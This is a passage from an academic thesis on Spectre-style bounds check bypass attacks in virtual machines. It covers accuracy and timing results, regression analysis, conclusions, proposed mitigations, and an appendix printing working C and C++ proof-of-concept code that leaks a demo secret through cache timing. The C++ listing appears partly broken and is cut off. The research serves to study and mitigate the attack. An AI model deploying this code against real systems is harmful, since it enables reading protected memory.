consistently outperformed the other implementations in terms of accuracy, runtime stability, and consistency as show in Table 5.11. The C implementation demonstrated almost

Table 5.11: Overview of bounds check bypass attack mean accuracy, standard deviation, and average execution time for each implementation.

VCPUs	Mean Accuracy	Std. Deviation	Avg. Time (s)
		C	
8	98.00%	0.0792	0.036
16	98.33%	0.0553	0.038
24	98.67%	0.0499	0.058
32	99.00%	0.0436	0.039
		C++ (Map)	
8	92.00%	0.1275	1.68
16	94.00%	0.1052	1.70
24	94.67%	0.1024	1.71
32	95.00%	0.1008	1.90
		C++ (PQ)	
8	78.33%	0.2010	2.80
16	83.67%	0.1732	2.95
24	87.00%	0.1584	3.01
32	90.67%	0.1289	2.88

perfect accuracy when guessing bytes, where all configurations exhibited above a 99% success rate. Notably, the number of successful iterations, runs, and individual byte guesses were all above 93% while the standard deviation was minimal. These outcomes highlight the strength of using an array, which minimizes overhead and avoids complex memory management.

In contrast, the C++ Map implementation exhibited a significant reduction in iteration success and greater variability in accuracy. The successful bytes and runs were all above 90%, but the successful iterations dropped to between 66% and 79%. The unordered map incurred lookup overhead that allows for increase likelihood of cache pollution. This noise likely contributed to the increase in cache timing inconsistencies that caused more unsuccessful runs and iterations.

The C++ PQ implementation had the worst accuracy of all implementations, even though the average byte scores were higher than the map implementation and exhibited the most confidence. Additionally, the implementation's O(log n) insertion cost resulted in the slowest execution time overall. Interestingly, this approach showed a notable reduction in question marks as the vCPU count increased. The 32 vCPU configuration yielded the best results for this implementation, with 99% of byte guesses being successful and only 0.85% of the final guesses being question marks.

To further understand the relationship between execution time and attack accuracy, linear regression was performed on the attack time versus correct byte count for each implementation and vCPU configuration. Table 5.12 presents the slope, the covariance, and Pearson's correlation coefficient from these regressions. The covariance measures how two variables, x and y, change

together. A positive covariance indicates that the variables tend to increase

Table 5.12: Regression analysis summary for execution time vs. correct bytes per run across vCPU configurations.

vCPUs	**C**	**C++ PQ**	**C++ Map**
Slope			
8	-4.990	-2.469	-1.222
16	-2.015	-2.474	-0.715
24	-4.635	-1.413	-0.704
32	-3.133	-1.295	-1.453
Covariance			
8	-0.024	-0.184	-0.034
16	-0.005	-0.132	-0.039
24	-0.026	-0.108	-0.033
32	-0.011	-0.057	-0.018
Correlation Coefficient (r)			
8	-0.887	-0.764	-0.196
16	-0.125	-0.750	-0.407
24	-0.339	-0.577	-0.373
32	-0.854	-0.500	-0.399

together, while a negative covariance suggests that one variable tends to decrease when the other increases. When the covariance is close to zero, it suggests little to no linear relationship between the variables.

$$\text{cov}_{x,y} = \frac{\sum(x_i - \bar{x})(y_i - \bar{y})}{N - 1} \tag{5.1}$$

Equation 5.1: x_i is the i-th data value of variable x (attack time per run). y_i is the i-th data value of variable y (number of correct bytes per run). $\bar{x}$ is the mean of variable x (mean attack time per run). $\bar{y}$ is the mean of variable y (mean correct bytes per run). N is the number of data points (total runs).

Pearson's correlation coefficient (r) calculates the strength and direction of a linear relationship between two variables. An r value close to positive one

$$r = \frac{n\sum xy - \sum x \sum y}{\sqrt{(n\sum x^2 - (\sum x)^2)(n\sum y^2 - (\sum y)^2)}} \tag{5.2}$$

Equation 5.2: n is the total number of data points (total runs). $\sum xy$ represents the sum of the product of corresponding values of variables x and y.$\sum x$ is the sum of all x-values. $\sum y$ is the sum of all y-values. $\sum x^2$ is the sum of the squares of the x-values. $\sum y^2$ is the sum of the squares of the y-values.

or negative one indicates a strong linear relationship, while a value near 0 suggests little to no linear correlation. In the case of this analysis, x represents attack execution time and y is the number of correct byte guesses per run. These calculations are useful for providing an understanding into how attack execution duration may influence attack success.

The C implementation exhibits the strongest negative correlations across all configurations, indicating a strong inverse relationship between execution time and the number of correct bytes. This suggests that longer attacks in this implementation tend to produce less accurate results. This trend is further supported by the statistics in Table 5.12, which shows that the slope, the correlation coefficient, and the covariance are negative across all trials. The observed behavior likely reflects timing fluctuations introduced by external interference or thread scheduling noise. These factors diminish the effectiveness of the cache timing analysis.

In the C++ PQ implementation, the correlation remains consistently negative but somewhat weaker than in the C implementation. This implementation's use of a heap data structure introduces greater variability in timing

behavior. Although the attack still exhibits increased accuracy as the number of vCPUs grew, the tradeoff is reduced consistency in timing. These findings highlight a moderate but present relationship between longer attack duration and the accuracy of the final determined byte.

The C++ Map implementation displays the weakest and most inconsistent negative correlations, particularly at 8 vCPUs ($r = -0.196$) where the relationship between time and accuracy appears minimal. This behavior likely stems from the use of an unordered hash map to perform lookups, which produces inherently noisy memory access patterns. Though some configurations show clearer trends, the overall regression slopes and covariances remain small.These results indicate that although the execution does influence the accuracy of this implementation, it is minimal.

Together, these regression analyses reinforce a key conclusion of this study: execution time does influence attack performance, but the extent of that influence is shaped by both hardware configuration and implementation architecture. The C implementation's attack accuracy clearly decreases as the attack duration increases. In contrast, the C++ implementations demonstrate less coupling between time and accuracy. This finding could indicate that the overhead from the data structure also attributed to the overall decrease in attack accuracy for both of these implementations. These data structures caused both attacks to take inherently longer due to the constant adding and looking up of data. These findings further support the broader conclusion that lightweight, low-level attack implementations not only offer improved performance but also maintain higher accuracy in spite of noise on the system

Chapter 6

Conclusion and Future Work

Multiple companies are opting to use VMs and computers with unprotected, outdated OSs because it is more costly to upgrade their systems and software. Many of these companies are aware of this security risk, but contend that since these systems are air-gapped, the machine and its software are protected from potential attacks. However, the bounds check bypass attack does not require internet connectivity; it only requires the ability to execute code on the target machine. An attacker who already has local code execution privileges (e.g., a developer shell, a script, etc.) can compile or embed the attack into any executable and run it directly on the vulnerable machine regardless of it being air-gapped. This section will discuss the findings of this research and propose possible options for future mitigations and research opportunities.

6.1 Summary of Findings

The findings of this research show that there are multiple factors that affect the overall accuracy of the attack, to include: the data structures used to architect the attack, the number of vCPUs within the VM that the attack is executed on, and the attack execution time. Regression analyses confirmed an inverse relationship between execution time and attack accuracy. Specifically, longer execution times correlated with a lower number of correctly guessed bytes.

These results were observed in a controlled experimental setup where each attack is ran on a freshly created VM with no additional software, services, or applications running besides a single terminal. Despite the minimal processes, there is still variability in runtime performance, displaying the effect of the scheduler and KVM's internal context switching. These results are further validated by the results of the cache timing analysis experiment in Section 4.2, where it was observed that pinning the process avoided the overhead of context switching, exhibited lower cycles for cache timing measurements, and had a higher number of hits.

The use of dynamic data structures, like priority queues and hash maps, that have increased overhead and memory complexity are theoretically useful for organizing byte determination scores, but degrade overall attack reliability and accuracy. When these dynamic data structures are employed, there is a weaker correlation between execution time and attack accuracy, but it still exists. These results indicate that the longer an attack takes, the greater the likelihood that external system interference, such as context switching or scheduling noise, will disrupt the cache timing analysis required for successful data recovery. A key takeaway from this study is that regardless of the data structures employed or the execution time required, increasing the number of vCPUs consistently enhances the accuracy of the attack. This supports the hypothesis, by showing that scaling the number of vCPUs decreases the amount of system interference by providing an increased number of caches, which reduces cache contention for more reliable attack performance.

6.2 Proposed Mitigation Opportunities

Although software mitigations have been added for these attacks on newer systems, there are no hardware-based protections that can protect against this attack. Older processors and OSs are also unable to take advantage of the mitigations because they cannot support the microcode updates and possible mitigations could cause unacceptable performance degradation. The findings from this research provide valuable insights that can be used for the continued development of mitigations against bounds check bypass attacks. Mitigations cannot rely solely on speculation fences (as described in Section 2.6) because, as this study shows, a holistic understanding of cache behavior and timing sensitivity is needed to build resilient defenses.

The data shows that increasing execution time weakens attack accuracy, but also risks degrading overall system performance. This is a limitation already noted in current mitigations, but, with refinement, could be a viable defense by introducing targeted delays into execution paths. Rather than applying broad timing delays that affect system performance as countermeasures, more nuanced mitigations could be considered. For instance, by actively modifying or overwriting cache lines associated with speculative memory accesses, systems could introduce noise or periodically schedule low-priority background tasks that disrupt cache timing analysis without imposing heavy delays.

Section 4.2 proves that pinning processes to specific cores decreases the amount of system noise. This could be used by attackers to get around this proposed mitigation, so an additional option could be to prevent the pinning of processes on the vulnerable machine. Another option is ensuring that tasks containing sensitive data accesses are run in isolation or pinned to separate

CPUs, reducing the shared resource contention and possible leakage. These options can provide a more carefully balanced mitigation that has a decreased potential of degrading overall system performance.

6.3 Future Work

While this research has provided significant insights into the effectiveness of bounds check bypass attacks across different virtual implementations, several areas warrant further exploration. One primary direction is the extension of this study to physical machines with varying numbers of actual processor cores. The attack implementations used within the experiment could be standardized (e.g., number of training loops, termination conditions, etc.), but still utilize the different data structures for byte score determination. These updates allow for a more comprehensive understanding of the results to determine if the observed behaviors in a virtual environment will be similar on actual hardware when using identical attack implementations.

Moreover, this study could be extended to different microarchitectures and hardware configurations to assess whether the observed trends hold across different generations of processors and varying cache hierarchies. Since speculative execution behaviors vary between CPU architectures, understanding these variations could help identify new attack vectors or improved mitigation strategies. Additionally, refining the attack execution by pinning the process to a specific core and not allowing any other process to be scheduled presents an important research opportunity. This will reduce the effects of system noise, which can allow refined analysis of how the number of vCPUs affects attack efficacy without the additional factor.

Another key area for future work is to employ the proposed mitigations in Section 6.2 and determine if these mitigations can be used by companies with older OSs to protect against the attack. Since these older machines cannot use the current defenses, evaluating the viability of the proposed mitigations could improve the safety of these companies' data. Furthermore, future research should focus on refining detection and prevention mechanisms for these attacks. Refined approaches that monitor cache timing behavior could provide enhanced protection against these attacks. Exploring artificial intelligence, machine learning, or anomaly detection techniques to identify these attack signatures in real time could be a promising direction for future work.

6.4 Conclusion

In conclusion, this study shows that attack execution time and the number of vCPUs in the environment effect the performance of a bounds check bypass attack. The results show an inverse relationship between execution time and attack accuracy, indicating that longer attacks were more likely to fail due to system interference. This research confirms that even minor increases in system noise can weaken the cache timing analysis required for successful attacks. This highlights a key challenge in designing viable mitigation techniques, balancing effectiveness without incurring unacceptable system slowdowns.

Notably, increasing the number of vCPUs reliably improved accuracy across all attack implementations. This finding confirms that vCPU scaling reduces the impact of interference and improves access to dedicated CPU resources and caches, enhancing attack performance. The results show there was a clear and consistent relationship between the virtual hardware configuration

and attack success. These results prove that executing bounds check bypass attacks is feasible in controlled, air-gapped environments.

The insights presented here emphasize the importance of developing smarter mitigation techniques. While increasing execution time can reduce attack accuracy, existing mitigations that introduce delays often come at the cost of significant performance degradation. Mitigations will need to account for tradeoffs between the attack's timing sensitivity and the system performance. Speculative execution will continue to be integral in CPU design, so it is critical for future defenses to integrate architectural hardening and runtime monitoring for anomaly detection to protect against this microarchitectural attack.

Bibliography

[1] B. A. Ahmad, "Real time detection of spectre and meltdown attacks using machine learning," *CoRR*, vol. abs/2006.01442, 2020. [Online]. Available: https://arxiv.org/abs/2006.01442

[2] J. Behrens, A. Belay, and M. F. Kaashoek, "Performance evolution of mitigating transient execution attacks," in *Proceedings of the Seventeenth European Conference on Computer Systems*, ser. EuroSys '22. New York, NY, USA: Association for Computing Machinery, 2022, p. 251–265. [Online]. Available: https://doi.org/10.1145/3492321.3519559

[3] S. Chattopadhyay and A. Roychoudhury, "Scalable and precise refinement of cache timing analysis via model checking," in *2011 IEEE 32nd Real-Time Systems Symposium*, 2011, pp. 193–203.

[4] N. Chaturvedi and G. S, "Study of various factors affecting performance of multi-core processors," *International Journal of Distributed and Parallel systems*, vol. 4, pp. 37–45, 07 2013.

[5] I. Chowdhuryy, M. Hafizul, H. Liu, and F. Yao, "Branchspec: Information leakage attacks exploiting speculative branch instruction executions," in *2020 IEEE 38th International Conference on Computer Design (ICCD)*, 2020, pp. 529–536.

[6] S. Constable, "Refined speculative execution terminology," Mar. 11 2022. [Online]. Available: https://www.intel.com/content/www/us/en/developer/articles/technical/software-security-guidance/best-practices/refined-speculative-execution-terminology.html

[7] T. M. Corporation, 2024. [Online]. Available: https://www.cve.org/

[8] A. Fasiku, O. Oyinloye, F. Samuel oluwole, and O. Adewale, "Performance evaluation of multicore processors," *International Journal of Engineering and Technology*, vol. 4, 01 2014.

[9] GeeksforGeeks, "Pipelined architecture with its diagram," 2023. [Online]. Available: https://www.geeksforgeeks.org/pipelined-architecture-with-its-diagram/#

[10] S. Ghose, "General-purpose multicore architectures," 2024. [Online]. Available: https://arxiv.org/abs/2408.12999

[11] M. K. Gouda and D. Yugandhar, "Design of multicore processor using multithreading technique," *International Journal of Engineering and Advanced Technology (IJEAT)*, vol. 4, pp. 195–199, 10 2014.

[12] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, S. M. Prescher, Thomas, and Y. Yarom, "Spectre attacks: Exploiting speculative execution," in *Communications of the ACM*, vol. 63, no. 7. New York, NY, USA: Association for Computing Machinery, Jun 2020, p. 93–101. [Online]. Available: https://doi.org/10.1145/3399742

[13] P. Kocher, J. Horn, A. Fogh, D. Genkin, D. Gruss, W. Haas, M. Hamburg, M. Lipp, S. Mangard, T. Prescher, M. Schwarz, and Y. Yarom, "Spectre attacks: Exploiting speculative execution," in *2019 IEEE Symposium on Security and Privacy (SP)*, 2019, pp. 1–19.

[14] K. Landen, "Survey of branch prediction, pipelining, memory systems as related to computer architecture," 2017. [Online]. Available: https://commons.erau.edu/student-works/57

[15] F. Liu, Y. Yarom, Q. Ge, G. Heiser, and R. B. Lee, "Last-level cache side-channel attacks are practical," in *2015 IEEE Symposium on Security and Privacy*, 2015, pp. 605–622.

[16] S. A. Przybylski, *Cache and Memory Hierarchy Design: A Performance-Directed Approach*. San Mateo, CA: Morgan Kaufmann Publishers, Inc., 1990.

[17] M. Righini, "How processor core count impacts virtualization performance and scalability," *WHITE PAPER Intel Xeon Processor Virtualization*, 2012.

[18] M. Schwarz, M. Lipp, C. Canella, R. Schilling, F. Kargl, and D. Gruss, "Context: A generic approach for mitigating spectre," Jan. 2020.

[19] H. Shacham, M. Page, B. Pfaff, E.-J. Goh, N. Modadugu, and D. Boneh, "On the effectiveness of address-space randomization," in *Proceedings of the 11th ACM Conference on Computer and Communications Security*,

ser. CCS '04. New York, NY, USA: Association for Computing Machinery, 2004, p. 298–307. [Online]. Available: https://doi.org/10.1145/1030083.1030124

[20] J. P. Shen and M. H. Lipasti, *Modern Processor Design: Fundamentals of Superscalar Processors*. Long Grove, IL: Waveland Press, Inc., 2013.

[21] J. E. Smith and R. Nair, *Virtual Machines: Versatile Platforms for Systems and Processes*. San Francisco, CA: Morgan Kaufmann Publishers, 2005.

[22] Y.-t. Steven, L. Sharad, and A. Wolfe, "Cache modeling for real-time software: Beyond direct mapped instruction caches," 01 1997.

[23] K. Walsh, "Agencies need to continue addressing critical legacy systems," U.S. Government Accountability Office, Tech. Rep., 2023.

[24] M. G. Xavier, M. V. Neves, F. D. Rossi, T. C. Ferreto, T. Lange, and C. A. F. De Rose, "Performance evaluation of container-based virtualization for high performance computing environments," in *2013 21st Euromicro International Conference on Parallel, Distributed, and Network-Based Processing*, 2013, pp. 233–240.

[25] Yadav-Sachin, "spectre-attack," Jul 2020. [Online]. Available: https://github.com/yadav-sachin/spectre-attack

[26] Y. Yarom and K. Falkner, "FLUSH+RELOAD: A high resolution, low noise, l3 cache Side-Channel attack," in *23rd USENIX Security Symposium (USENIX Security 14)*. San Diego, CA: USENIX Association, Aug. 2014, pp. 719–732. [Online]. Available: https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/yarom

[27] G. P. Zero, "The proof-of-concept code for "spectre attacks: Exploiting speculative execution"." 2017. [Online]. Available: https://gist.github.com/anonymous/99a72c9c1003f8ae0707b4927ec1bd8a

[28] Y. Zhu, W. Huang, and Y. Xiong, "Lightslh: Provable and low-overhead spectre v1 mitigation through targeted instruction hardening," 2024. [Online]. Available: https://arxiv.org/abs/2408.16220

Appendix

A.1 Cache Timing Analysis Code

Cache Timing Analysis Script

```c
#define _GNU_SOURCE
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <x86intrin.h>
#include <string.h>
#include <sched.h>
#include <unistd.h>

// Function to warm up the cache by accessing the array
void warm_up_cache(char* addr, size_t array_size) {
    for (size_t i = 0; i < array_size; i++) {
        addr[i] = (char)i;
    }
    for (size_t i = 0; i < array_size; i++) {
        // Read sequentially to ensure it's loaded
        volatile char data = addr[i];
    }
}

// Function to measure memory access latency in cycles
uint64_t measure_access_time(char* addr) {
    uint64_t start, end;
    int temp = 0;

    start = __rdtscp(&temp);
    volatile char data = *addr;
    end = __rdtscp(&temp);

    return end - start;
}

// Function to pin the process to a specific CPU core
void pin_to_core(int core_id) {
    cpu_set_t cpuset;
    CPU_ZERO(&cpuset);
    CPU_SET(core_id, &cpuset);
    if (sched_setaffinity(0, sizeof(cpu_set_t), &cpuset) != 0) {
        perror("Error setting CPU affinity");
        exit(1);
    }
}

int main(int argc, char* argv[]) {
    // When a core id is provided, the process is pinned to that core.
    int is_pinned = 0;
    if (argc == 2) {
```

Cache Timing Analysis Script (cont.)

```
        int core_id = atoi(argv[1]);
        printf("Pinning process to core %d\n", core_id);
        pin_to_core(core_id);
        is_pinned = 1;
    } else {
        printf("Running without pinning to a specific core.\n");
    }

    // Allocate one cache line (typically 64 bytes)
    char data[64];
    size_t array_size = sizeof(data);
    int num_tests = 400;

    // Create output file name reflecting access timing measurements
    char filename[256];
    if (is_pinned) {
        snprintf(filename, sizeof(filename), "AccessCycles_Pinned.txt");
    } else {
        snprintf(filename, sizeof(filename), "AccessCycles.txt");
    }

    FILE* file = fopen(filename, "w");
    if (file == NULL) {
        perror("Error opening file");
        return 1;
    }
    // Run tests for the specified number of iterations
    for (int i = 0; i < num_tests; i++) {
        // Warm up the cache so that 'data' is loaded
        warm_up_cache(data, array_size);

        // Measure the number of cycles needed to access the data.
        uint64_t access_cycles = measure_access_time(data);

        // Log the iteration and the measured access cycles
        fprintf(file, "{%d, %lu}\n", i, access_cycles);
        printf("{%d, %lu}\n", i, access_cycles);
    }

    fclose(file);
    return 0;
}
```

A.2 Bounds Check Bypass Attack Code

A.2.1 Using C

```c
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#ifdef _MSC_VER
#include <intrin.h>
#pragma optimize("gt",on)
#else
#include <x86intrin.h>
#endif

/********************************************************************
Files for Logging and Output
********************************************************************/
void write_log(const char* message) {
    FILE* log_file = fopen("log.txt", "a");
    if (log_file != NULL) {
        fprintf(log_file, "%s\n", message);
        fclose(log_file);
    } else {
        fprintf(stderr, "Unable to open log file\n");
    }
}

void write_stats(int correct, int total, double time) {
    FILE* stats_file = fopen("stats.txt", "a");
    if (stats_file != NULL) {
        fprintf(stats_file, "%d,%d,%.10f\n", correct, total, time);
        fclose(stats_file);
    } else {
        fprintf(stderr, "Unable to open stats file\n");
    }
}


/********************************************************************
Victim code.
********************************************************************/

#define CACHE_SLOT_COUNT 256
#define BYTES_PER_CACHE_SLOT 512
#define CACHE_LINE_PAD_SIZE 64
char *secret = "Sachin@ES215*123";
```

```
unsigned int array1_size = 16;
uint8_t unused1[CACHE_LINE_PAD_SIZE];
uint8_t array1[160] = {15, 93, 45, 96, 4, 8, 41, 127, 15, 49, 56, 59, 62, 97, 112, 186};
uint8_t unused2[CACHE_LINE_PAD_SIZE];
uint8_t array2[CACHE_SLOT_COUNT * BYTES_PER_CACHE_SLOT];
uint8_t temp = 0;


void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * BYTES_PER_CACHE_SLOT];
  }
}

/********************************************************************
Analysis code
********************************************************************/

#define CACHE_HIT_THRESHOLD (80)

/*****************************************************************************************
 * Reads a single byte of memory from a specified location by leveraging timing analysis to
 * infer the value based on cache hit and miss times. This function attempts multiple times
 * to read a byte at the address calculated from `malicious_x` and uses statistical analysis
 * to determine the most likely value of each byte. This function indirectly measures the
 * access time to specific cache lines to infer the value at the given memory address. It
 * relies on the side-channel vulnerability stemming from the CPU cache mechanism.
*****************************************************************************************/
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[CACHE_SLOT_COUNT];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < CACHE_SLOT_COUNT; i++)
    results[i] = 0;

  for (tries = 999; tries > 0; tries--) {
    for (i = 0; i < CACHE_SLOT_COUNT; i++)
      _mm_clflush(&array2[i * BYTES_PER_CACHE_SLOT]);

    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {}

      x = ((j % 6) - 1) & ~0xFFFF;
      x = (x | (x >> 16));
      x = training_x ^ (x & (malicious_x ^ training_x));
      victim_function(x);
    }
```

```
    for (i = 0; i < CACHE_SLOT_COUNT; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * BYTES_PER_CACHE_SLOT];
      time1 = __rdtscp(&junk);
      junk = *addr;
      time2 = __rdtscp(&junk) - time1;
      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++;
    }

    j = k = -1;
    for (i = 0; i < CACHE_SLOT_COUNT; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break;
  }
  results[0] ^= junk;
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}

/********************************************************************************************
 * This function initiates a series of attempts to read the secret string from memory,
 * which is not directly accessible due to access control, by exploiting a side-channel
 * vulnerability in CPU cache access patterns. This function sets up the environment,
 * including initializing arrays and flushing cache lines, to conduct the attack. It then
 * performs multiple runs of attempting to read the secret, logs the results, and calculates
 * the accuracy and timing of these attempts.
 ********************************************************************************************/
int main(int argc, const char **argv) {
    const int ITERATIONS = 10;
    const int RUNS = 5;
    const double CPU_FREQ = 1895.611 * 1e6;
    int iter, j = 0;
    char guessed_secret[array1_size + 1];
    guessed_secret[array1_size] = '\0';

    printf("The SECRET_KEY \"%s\" is stored at address: %p\n", secret, (void*)&secret);
    char header[256];
    sprintf(header, "SECRET_KEY: %s\nAddress: %p\n", secret, (void*)&secret);
    write_log(header);

    for (iter = 0; iter < ITERATIONS; iter++) {
```

```
        int correct_guesses = 0;
        int total_guesses = 0;
        double total_time = 0;
        char start[256];
        sprintf(start, "\nSTARTING RUN %d/%d\n", iter+1, ITERATIONS);
        write_log(start);
        printf("%s", start);
        for (j = 0; j < RUNS; j++)
        {
            size_t malicious_x = (size_t)(secret-(char*)array1);
            int i, score[2], len = array1_size;
            uint8_t value[2];

            for (i = 0; i < sizeof(array2); i++)
                array2[i] = 1;
            if (argc == 3) {
                sscanf(argv[1], "%p", (void**)(&malicious_x));
                malicious_x -= (size_t)array1;
                sscanf(argv[2], "%d", &len);
            }
            int junk = 0;
            // Measure time before function execution
            uint64_t startTime = __rdtscp(&junk);
            printf("Reading %d bytes:\n", len);
            char message[256];
            sprintf(message, "Reading %d bytes from target\n", len);
            write_log(message);

            char guessed_secret[array1_size + 1];
            guessed_secret[array1_size] = '\0';
            int k = 0;
            while (--len >= 0) {
                printf("Reading at malicious_x = %p... ", (void*)malicious_x);
                char target[256];
                sprintf(target, "Reading at Target Address = %p ... ", (void *)malicious_x);
                write_log(target);

                readMemoryByte(malicious_x++, value, score);
                guessed_secret[k] = value[0];
                printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
                printf("0x%02X='%c' score=%d    ", value[0],
                      (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
                if (score[1] > 0)
                    printf("(second best: 0x%02X score=%d)", value[1], score[1]);

                char res[256];
                sprintf(res, "Char '%c' Score: %d Result: %s\n\n",
                       (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0],
                       (score[0] >= 2*score[1] ? "Success" : "Unclear"));

                write_log(res);
```

```
                printf("\n");
                k++;
            }
            uint64_t endTime = __rdtscp(&junk);
            uint64_t elapsedCycles = endTime - startTime;
            double elapsedTimeNs = (double)(elapsedCycles) / CPU_FREQ * 1e9;
            double time = elapsedTimeNs / 1e9;
            write_log("================================================================
                      ==================\n");
            char log_message[256];
            snprintf(log_message, sizeof(log_message), "GUESSED SECRET: %s\n", guessed_secret);
            write_log(log_message);
            char log_time[256];
            snprintf(log_time, sizeof(log_time), "ATTACK TIME: %.10f secs\n", time);
            write_log(log_time);
            write_log("================================================================
                      ===============\n\n");
            printf("%s", log_message);
            printf("%s", log_time);
            if (strcmp(guessed_secret, secret) == 0) {
                correct_guesses++;
            }
            total_guesses++;
            total_time = total_time + time;
          }
          write_stats(correct_guesses, total_guesses, total_time);
          printf("Correct guesses: %d\n", correct_guesses);
          printf("Total guesses: %d\n", total_guesses);
          printf("Total time: %.10f secs\n", total_time);
      }
      return (0);
}
```

A.2.2 Using C++ With Priority Queue

```cpp
#include <bits/stdc++.h>
#include <x86intrin.h>
#include <random>
#include <chrono>
#include <iostream>
#include <fstream>
#include <vector>
#include <utility>

using namespace std;

/*****************************************************************
Files for Logging and Output
 *****************************************************************/
void write_log(const std::string& message) {
    std::ofstream log_file("log.txt", std::ios_base::app);
    if (log_file.is_open()) {
        log_file << message << std::endl;
        log_file.close();
    } else {
        std::cerr << "Unable to open log file" << std::endl;
    }
}

void write_stats(int correct, int total, double time) {
   std::ofstream stats_file("stats.txt", std::ios_base::app);
    if (stats_file.is_open()) {
        stats_file << std::to_string(correct) << "," << std::to_string(total) << ","
                   << std::to_string(time) << std::endl;
        stats_file.close();
    } else {
        std::cerr << "Unable to open stats file" << std::endl;
    }
}

/*****************************************************************
Victim code.
*****************************************************************/

const int CACHE_LINE_INDEX_COUNT = 256;
const int CACHE_LINE_SLOT_SIZE = 512;
string secret = "Sachin@ES215*123";

unsigned int arr1_size = 16;
uint8_t arr1[160] = {15, 93, 45, 96, 4, 8, 41, 127, 15, 49, 56, 59, 62, 97, 112, 186};
uint8_t arr2[CACHE_LINE_INDEX_COUNT * CACHE_LINE_SLOT_SIZE];
```

```
int fetch_function(size_t idx) {
    if (idx < arr1_size) {
        return arr2[arr1[idx] * CACHE_LINE_SLOT_SIZE];
    }
    return -1;
}

/*********************************************************************
Attacking Program
*********************************************************************/

const int CACHE_HIT_THRESHOLD = 80;
const int NUM_TRIES = 1000;
const int TRAINING_LOOPS = 100;
const int ATTACK_LEAP = 10;
const int INBETWEEN_DELAY = 100;
const int LIKELY_THRESHOLD = int(0.7 * NUM_TRIES);
int ATTACK_PATTERN[CACHE_LINE_INDEX_COUNT];
int results[CACHE_LINE_INDEX_COUNT];
bool IS_ATTACK[TRAINING_LOOPS];
priority_queue<int, vector<int>, compareChars> PQ;

struct compareChars {
    bool operator()(int const &c1, int const &c2) {
        return results[c1] <= results[c2];
    }
};

void init_attack() {
    for (int i = 0; i < CACHE_LINE_INDEX_COUNT; ++i)
        ATTACK_PATTERN[i] = i;
    unsigned seed = std::chrono::system_clock::now().time_since_epoch().count();
    shuffle(ATTACK_PATTERN, ATTACK_PATTERN + CACHE_LINE_INDEX_COUNT, default_random_engine(seed));
    for (int i = 0; i < TRAINING_LOOPS; i += ATTACK_LEAP)
        IS_ATTACK[i] = true;
}

/**
 * This function performs a side-channel attack to infer a memory byte's value by analyzing
 * cache timing. It initializes result tracking, flushes cache lines to ensure accurate
 * timing, and conditions the CPU's branch predictor with repeated access patterns. The
 * core of the attack involves varying access patterns to mix training with actual data
 * retrieval attempts, leveraging speculative execution side effects. After measuring
 * access times to determine likely cache hits, results are tallied to identify the most
 * probable byte value. The function also uses a priority queue (PQ) to sort characters by
 * their likelihood scores based on cache hit timings, optimizing the selection process for
 * the next guess.
 */
void readMemoryByte(size_t target_idx)
{
    int i, j, curr_char;
    unsigned int junk = 0;
    size_t train_idx, idx;
    uint64_t time1, time_diff;
    uint8_t *addr;
```

```
    memset(results, 0, sizeof(results));

    for (int tries = NUM_TRIES - 1; tries > 0; --tries) {
        for (i = 0; i < CACHE_LINE_INDEX_COUNT; i++)
            _mm_clflush(&arr2[i * CACHE_LINE_SLOT_SIZE]);

        train_idx = tries % arr1_size;
        for (i = TRAINING_LOOPS - 1; i >= 0; i--) {
            _mm_clflush(&arr1_size);
            for (j = 0; j < INBETWEEN_DELAY; j++)
                ;

            idx = IS_ATTACK[i] * target_idx +(!IS_ATTACK[i]) * train_idx;
            fetch_function(idx);
        }

        for (i = 0; i < CACHE_LINE_INDEX_COUNT; i++) {
            curr_char = ATTACK_PATTERN[i];
            addr = &arr2[curr_char * CACHE_LINE_SLOT_SIZE];
            time1 = __rdtscp(&junk);
            junk = *addr;
            time_diff = __rdtscp(&junk) - time1;

            if (time_diff <= CACHE_HIT_THRESHOLD )
                results[curr_char]++;
        }

        PQ = priority_queue<int, vector<int>, compareChars>();
        for (int i = 0; i < CACHE_LINE_INDEX_COUNT; ++i)
            PQ.push(i);
    }
}

/**
 * This function orchestrates a series of cache-timing attacks to guess the value of a secret
 * stored in memory. It sets up the environment for the attack, initializes necessary variables,
 * and iterates through multiple runs to statistically determine the most likely values of each
 * byte in the secret. For each byte, it measures the execution time of reading operations, logs
 * the process, and calculates the success rate of guessed values against the actual secret. It
 * concludes by logging the effectiveness of the attack in terms of accuracy and time efficiency.
 */
int main()
{
    const int ITERATIONS = 10;
    const int RUNS = 5;
    const double CPU_FREQ = 1895.611 * 1e6;

    cout << "The SECRET_KEY \"" << secret.c_str() << "\" is stored at address: " << &secret << "\n";
    std::stringstream header;
    header << "SECRET_KEY: " << secret.c_str() << "\nAddress: " << &secret << "\n";
    write_log(header.str());

    for (int iter = 0; iter < ITERATIONS; iter++)
    {
        int correct_guesses = 0;
```

```
int total_guesses = 0;
double total_time = 0;

std::stringstream start;
start << "\nSTARTING RUN " << iter+1 << "/" << ITERATIONS << "\n";
write_log(start.str());
cout << start.str();

for (int i = 0; i < RUNS; i++)
{
    size_t target_idx = (size_t)(secret.c_str() - (char *)arr1);
    int len = secret.length();
    for (size_t i = 0; i < sizeof(arr2); i++)
        arr2[i] = 1;
    unsigned int junk = 0;
